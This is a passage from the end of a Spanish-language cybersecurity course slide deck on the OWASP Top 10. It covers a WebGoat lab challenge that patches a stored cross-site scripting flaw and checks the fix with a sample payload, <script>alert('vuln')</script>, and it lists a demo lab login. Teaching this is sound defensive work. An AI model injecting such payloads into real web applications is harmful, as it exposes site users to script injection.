
- Probar que el aplicativo ya se encuentra protegido accediendo con cualquier usuario disponible en la lista desplegable de la ventana de autenticación de “Goat Hills Financial Human Resources”
- En este caso se ha utilizado al usuario Eric Walker con password: eric






Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)


- Dentro de la opción “Search Staff” buscar a un usuario, por ejemplo David, para visualizar el perfil del empleado



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

- Editar el campo street e insertar el código javascript usado en la resolución del reto 2: <script>alert(“vuln”)</script>
- En este caso la aplicación no debe aceptar la inserción del código debido a que contiene caracteres especiales





V. ¿Que hemos aprendido hoy?

- Proyecto Owasp Top 10
- Identificación, explotación y mitigación de la vulnerabilidad cross-site scripting (XSS)

Bibliography

Main resources:
https://owasp.org/www-project-top-ten/
https://www.owasp.org/index.php/Top_10-2017_Top_10
https://www.owasp.org/index.php/Top_10_2013-Top_10

Multimedia resources:
https://www.youtube.com/playlist?list=PL9HjVcGKtXM305JN2FjKyHNAGIZxZNzNn
https://www.youtube.com/playlist?list=PL9HjVcGKtXM2pi1nY2g6SWM9yiyetEB5A

GRACIAS

Daniel Díaz-López, PhD

Líder de Ciberseguridad - MACC
Profesor principal de carrera

danielo.diaz@urosario.edu.co

@MACC_URosario @MACC.URosario macc_ur